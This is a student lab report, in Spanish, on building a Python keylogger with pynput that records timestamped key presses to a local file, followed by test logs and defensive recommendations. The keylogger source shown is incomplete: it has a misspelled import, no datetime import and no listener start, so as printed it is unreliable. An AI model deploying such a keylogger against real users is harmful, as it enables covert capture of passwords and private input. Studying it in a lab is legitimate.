



Universidad Politécnica de San Luis Potosí

Actividad 03- No presiones Esc... todavía

Asignatura: CNO IV Seguridad Informática

Presenta:

Andrea Morúa Bravo 185548

Docente:

Mtro. Servando López Contreras

Contenido

Introducción.....	3
Objetivo.....	3
Descripción del escenario	3
Funcionamiento técnico.....	4
Código	4
Pruebas realizadas	5
Prueba 1: Captura alfanumérica	5
Prueba 2: Verificación de persistencia en archivo local	5
Prueba 3: Intercepción de teclas especiales y cierre del listener	6
Conclusión.....	7

Introducción

El *spyware* o software espía es un tipo de malware diseñado para monitorear, recopilar y recopilar la actividad de un usuario en un sistema sin su consentimiento explícito. Entre sus distintas modalidades, los capturadores de teclado (*keyloggers*) representan una amenaza crítica para la privacidad y la confidencialidad de la información, permitiendo registrar desde credenciales de acceso hasta datos financieros.

El presente informe documenta el desarrollo e implementación práctica de una herramienta de captura de entradas de teclado desarrollada en Python. Esta práctica aborda los mecanismos técnicos subyacentes como los *event hooks* y *callbacks*, la persistencia de registros en almacenamiento local, la correlación temporal de eventos (*timestamps*) y el flujo de telemetría, evaluando tanto la perspectiva del atacante como los métodos de detección y defensa.

Objetivo

Implementar y documentar, en un entorno de laboratorio controlado, un programa basado en *event hooks* y *callbacks* que permita registrar eventos de teclado, asociarlos temporalmente y almacenar su persistencia en disco, con la finalidad de comprender el funcionamiento técnico de las técnicas de captura de entrada de bajo nivel y analizar sus implicaciones de seguridad.

Descripción del escenario

El escenario de prueba recrea la interacción no autorizada de una amenaza tipo *spyware* sobre un sistema operativo objetivo. Cuando el usuario interactúa con los dispositivos de entrada (teclado), el sistema operativo genera eventos de interrupción a nivel del kernel. La aplicación maliciosa se interpone mediante un enganche de eventos (*event hook*), interceptando las pulsaciones antes de que la aplicación de destino las procese de manera aislada.

Configuración del laboratorio

- **Sistema Operativo:** Windows 10
- **Lenguaje de programación:** Python
- **Librerías utilizadas:**
 - `pynput.keyboard` para interceptar los eventos de hardware
 - `Datetime` para la marca temporal precisa

Funcionamiento técnico

El programa hace uso de la clase Listener para suscribirse a las llamadas del sistema operativo encargadas de los eventos de teclado. Cada evento detectado activa una función de respuesta:

- **on_press(key):** Se ejecuta cuando se detecta la pulsación de una tecla. Formatea la marca de tiempo, incrementa el identificador secuencial de evento y escribe en disco la acción con el distintivo PRESS
- **on_release(key):** Se ejecuta cuando la tecla es liberada. Registra la acción RELEASE y evalúa si la tecla capturada es la tecla de escape (Key.esc), en cuyo caso retorna False para finalizar el bucle del *listener*.

Código

```
actividad03.py > on_release
1 from pyinput.keyboard import Key, Listener
2
3 LOG_FILE = "registrodeteclado.txt"
4 contador_eventos=1
5
6 def formato_evento(accion,key_str):
7     global contador_eventos
8     now=datetime.datetime.now()
9     timestamp=now.strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
10    id_evento= f"Evento {contador_eventos:03d}"
11    contador_eventos += 1
12    return f"{timestamp} | {accion} | {id_evento} | Tecla: {key_str}\n"
13
14 def log_to_file(entrada):
15     with open(LOG_FILE, "a", encoding="utf-8") as f:
16         f.write(entrada)
17
18 def on_press(key):
19     try:
20         key_str=key.char
21     except AttributeError:
22         key_str=str(key)
23     log_entry=formato_evento("PRESS: ",key_str)
24     print(log_entry.strip())
25     log_to_file(log_entry)
26
27 def on_release(key):
28     try:
29         key_str = key.char
30     except AttributeError:
31         key_str = str(key)
32     log_entry = formato_evento("RELEASE: ", key_str)
33     print(log_entry.strip())
34     log_to_file(log_entry)
```

Pruebas realizadas

Prueba 1: Captura alfanumérica

Se ejecutó la prueba de captura de caracteres alfanuméricos mediante la simulación de entrada de texto continuo.


```
2026-08-24 22:57:39.560 | PRESS: | Evento 001 | Tecla: h
2026-08-24 22:57:39.728 | RELEASE: | Evento 002 | Tecla: h
2026-08-24 22:57:40.936 | PRESS: | Evento 003 | Tecla: o
2026-08-24 22:57:41.025 | RELEASE: | Evento 004 | Tecla: o
2026-08-24 22:57:41.310 | PRESS: | Evento 005 | Tecla: l
2026-08-24 22:57:41.457 | RELEASE: | Evento 006 | Tecla: l
2026-08-24 22:57:41.646 | PRESS: | Evento 007 | Tecla: a
2026-08-24 22:57:41.798 | RELEASE: | Evento 008 | Tecla: a
2026-08-24 22:57:41.911 | PRESS: | Evento 009 | Tecla: a
2026-08-24 22:57:41.978 | RELEASE: | Evento 010 | Tecla: a
2026-08-24 22:57:42.132 | PRESS: | Evento 011 | Tecla: a
2026-08-24 22:57:42.192 | RELEASE: | Evento 012 | Tecla: a
2026-08-24 22:57:42.489 | PRESS: | Evento 013 | Tecla: a
2026-08-24 22:57:42.565 | RELEASE: | Evento 014 | Tecla: a
2026-08-24 22:57:44.793 | PRESS: | Evento 015 | Tecla: s
2026-08-24 22:57:44.951 | RELEASE: | Evento 016 | Tecla: s
2026-08-24 22:57:45.204 | PRESS: | Evento 017 | Tecla: o
2026-08-24 22:57:45.366 | RELEASE: | Evento 018 | Tecla: o
2026-08-24 22:57:46.101 | PRESS: | Evento 019 | Tecla: y
2026-08-24 22:57:46.256 | RELEASE: | Evento 020 | Tecla: y
2026-08-24 22:57:47.550 | PRESS: | Evento 021 | Tecla: a
2026-08-24 22:57:47.727 | RELEASE: | Evento 022 | Tecla: a
2026-08-24 22:57:47.960 | PRESS: | Evento 023 | Tecla: n
2026-08-24 22:57:48.095 | RELEASE: | Evento 024 | Tecla: n
2026-08-24 22:57:48.195 | PRESS: | Evento 025 | Tecla: d
2026-08-24 22:57:48.301 | RELEASE: | Evento 026 | Tecla: d
2026-08-24 22:57:48.459 | PRESS: | Evento 027 | Tecla: r
2026-08-24 22:57:48.525 | RELEASE: | Evento 028 | Tecla: r
2026-08-24 22:57:48.821 | PRESS: | Evento 029 | Tecla: e
2026-08-24 22:57:48.959 | RELEASE: | Evento 030 | Tecla: e
2026-08-24 22:57:49.228 | PRESS: | Evento 031 | Tecla: a
```

Ilustración 1 Captura de la terminal mostrando el registro ordenado con timestamp e ID de evento

Se observa la correlación directa entre el presionado (PRESS) y la liberación (RELEASE) de cada carácter alfanumérico. Por ejemplo, para la tecla h, el sistema genera los eventos “Evento 001” (PRESS) a las 22:57:39.560 y “Evento 002” (RELEASE) a las 22:57:39.728.

Prueba 2: Verificación de persistencia en archivo local

Se comprobó que los datos no solo se imprimieran en la terminal, sino que se almacenaran de forma permanente en un archivo físico dentro del sistema de archivos.



```
2  --- Inicio de Sesión: 2026-08-24 22:57:31.788167 ---
3  2026-08-24 22:57:39.560 | PRESS: | Evento 001 | Tecla: h
4  2026-08-24 22:57:39.728 | RELEASE: | Evento 002 | Tecla: h
5  2026-08-24 22:57:40.936 | PRESS: | Evento 003 | Tecla: o
6  2026-08-24 22:57:41.025 | RELEASE: | Evento 004 | Tecla: o
7  2026-08-24 22:57:41.310 | PRESS: | Evento 005 | Tecla: l
8  2026-08-24 22:57:41.457 | RELEASE: | Evento 006 | Tecla: l
9  2026-08-24 22:57:41.646 | PRESS: | Evento 007 | Tecla: a
10 2026-08-24 22:57:41.798 | RELEASE: | Evento 008 | Tecla: a
11 2026-08-24 22:57:41.911 | PRESS: | Evento 009 | Tecla: a
12 2026-08-24 22:57:41.978 | RELEASE: | Evento 010 | Tecla: a
13 2026-08-24 22:57:42.132 | PRESS: | Evento 011 | Tecla: a
14 2026-08-24 22:57:42.192 | RELEASE: | Evento 012 | Tecla: a
15 2026-08-24 22:57:42.489 | PRESS: | Evento 013 | Tecla: a
16 2026-08-24 22:57:42.565 | RELEASE: | Evento 014 | Tecla: a
17 2026-08-24 22:57:44.793 | PRESS: | Evento 015 | Tecla: s
18 2026-08-24 22:57:44.951 | RELEASE: | Evento 016 | Tecla: s
19 2026-08-24 22:57:45.204 | PRESS: | Evento 017 | Tecla: o
20 2026-08-24 22:57:45.366 | RELEASE: | Evento 018 | Tecla: o
21 2026-08-24 22:57:46.101 | PRESS: | Evento 019 | Tecla: y
22 2026-08-24 22:57:46.256 | RELEASE: | Evento 020 | Tecla: y
23 2026-08-24 22:57:47.550 | PRESS: | Evento 021 | Tecla: a
24 2026-08-24 22:57:47.727 | RELEASE: | Evento 022 | Tecla: a
25 2026-08-24 22:57:47.960 | PRESS: | Evento 023 | Tecla: n
26 2026-08-24 22:57:48.095 | RELEASE: | Evento 024 | Tecla: n
27 2026-08-24 22:57:48.195 | PRESS: | Evento 025 | Tecla: d
28 2026-08-24 22:57:48.301 | RELEASE: | Evento 026 | Tecla: d
29 2026-08-24 22:57:48.459 | PRESS: | Evento 027 | Tecla: r
30 2026-08-24 22:57:48.525 | RELEASE: | Evento 028 | Tecla: r
31 2026-08-24 22:57:48.821 | PRESS: | Evento 029 | Tecla: e
32 2026-08-24 22:57:48.959 | RELEASE: | Evento 030 | Tecla: e
```

Ilustración 2 Verificación del archivo registrodeteclado.txt abierto en el editor tras detener la ejecución.

En la captura del editor Visual Studio Code se muestra el contenido guardado en registrodeteclado.txt. El script incluye una cabecera de delimitación de sesión, garantizando que las ejecuciones sucesivas tengan trazabilidad de eventos.

Prueba 3: Intercepción de teclas especiales y cierre del listener

Se probó la capacidad del programa para procesar entradas que no corresponden a caracteres alfanuméricos imprimibles, culminando con la secuencia de salida al presionar Esc.

```

13\python.exe c:/Users/Andrea/Documents/Ciberseguridad/portafolio_programacionWAP/portafolio_programacionWAP/actividad03.py
2026-08-25 00:27:29.461 | PRESS: | Evento 001 | Tecla: Key.tab
2026-08-25 00:27:29.658 | RELEASE: | Evento 002 | Tecla: Key.tab
2026-08-25 00:27:29.934 | PRESS: | Evento 003 | Tecla: Key.tab
2026-08-25 00:27:30.085 | RELEASE: | Evento 004 | Tecla: Key.tab
2026-08-25 00:27:31.419 | PRESS: | Evento 005 | Tecla: Key.shift
2026-08-25 00:27:31.575 | RELEASE: | Evento 006 | Tecla: Key.shift
2026-08-25 00:27:32.186 | PRESS: | Evento 007 | Tecla: Key.shift
2026-08-25 00:27:32.315 | RELEASE: | Evento 008 | Tecla: Key.shift
2026-08-25 00:27:37.338 | PRESS: | Evento 009 | Tecla: Key.enter
2026-08-25 00:27:37.474 | RELEASE: | Evento 010 | Tecla: Key.enter
2026-08-25 00:27:37.851 | PRESS: | Evento 011 | Tecla: Key.enter
2026-08-25 00:27:37.950 | RELEASE: | Evento 012 | Tecla: Key.enter
2026-08-25 00:27:40.170 | PRESS: | Evento 013 | Tecla: Key.media_volume_mute
2026-08-25 00:27:40.298 | RELEASE: | Evento 014 | Tecla: Key.media_volume_mute
2026-08-25 00:27:40.979 | PRESS: | Evento 015 | Tecla: Key.media_volume_down
2026-08-25 00:27:41.150 | RELEASE: | Evento 016 | Tecla: Key.media_volume_down
2026-08-25 00:27:43.991 | PRESS: | Evento 017 | Tecla: Key.media_previous
2026-08-25 00:27:44.098 | RELEASE: | Evento 018 | Tecla: Key.media_previous
2026-08-25 00:27:44.519 | PRESS: | Evento 019 | Tecla: r
2026-08-25 00:27:44.700 | RELEASE: | Evento 020 | Tecla: r
2026-08-25 00:27:45.146 | PRESS: | Evento 021 | Tecla: s
2026-08-25 00:27:45.397 | RELEASE: | Evento 022 | Tecla: s
2026-08-25 00:27:45.712 | PRESS: | Evento 023 | Tecla: g
2026-08-25 00:27:45.917 | RELEASE: | Evento 024 | Tecla: g
2026-08-25 00:27:46.777 | PRESS: | Evento 025 | Tecla: Key.esc
2026-08-25 00:27:46.875 | RELEASE: | Evento 026 | Tecla: Key.esc

```

Ilustración 3 Demostración de la detención del listener al presionar la tecla Esc, finalizando la captura de eventos. Y como detecta Keys especiales.

La ejecución demuestra el manejo correcto de las excepciones para teclas especiales:

- Intercepción de navegación y modificación: Key.tab, Key.shift, Key.enter.
- Captura de controles multimedia: Key.media_volume_mute, Key.media_volume_down, Key.media_previous.
- Finalización de la escucha: En los eventos Evento 025 y Evento 026, se detecta la pulsación y liberación de Key.esc, lo cual interrumpe con éxito el proceso del *listener*.

Conclusión

El desarrollo de esta actividad permitió analizar de forma práctica el funcionamiento interno de las herramientas de espionaje del tipo *keylogger*. Mediante el uso de ganchos de eventos (*hooks*) y funciones de respuesta (*callbacks*), es posible interceptar cualquier interacción física en el teclado de forma transparente para el usuario.

La implementación de la asociación temporal (*timestamps*) no solo permite reconstruir lo ingresado, sino que abre la puerta a análisis de comportamiento (como inferir patrones de tecleo o contraseñas). Como medida de mitigación, se resalta la importancia de implementar soluciones antivirus que detecten llamadas a APIs de bajo nivel, el uso de teclados virtuales dinámicos y la aplicación del principio de mínimo privilegio para prevenir la ejecución no autorizada de estos scripts.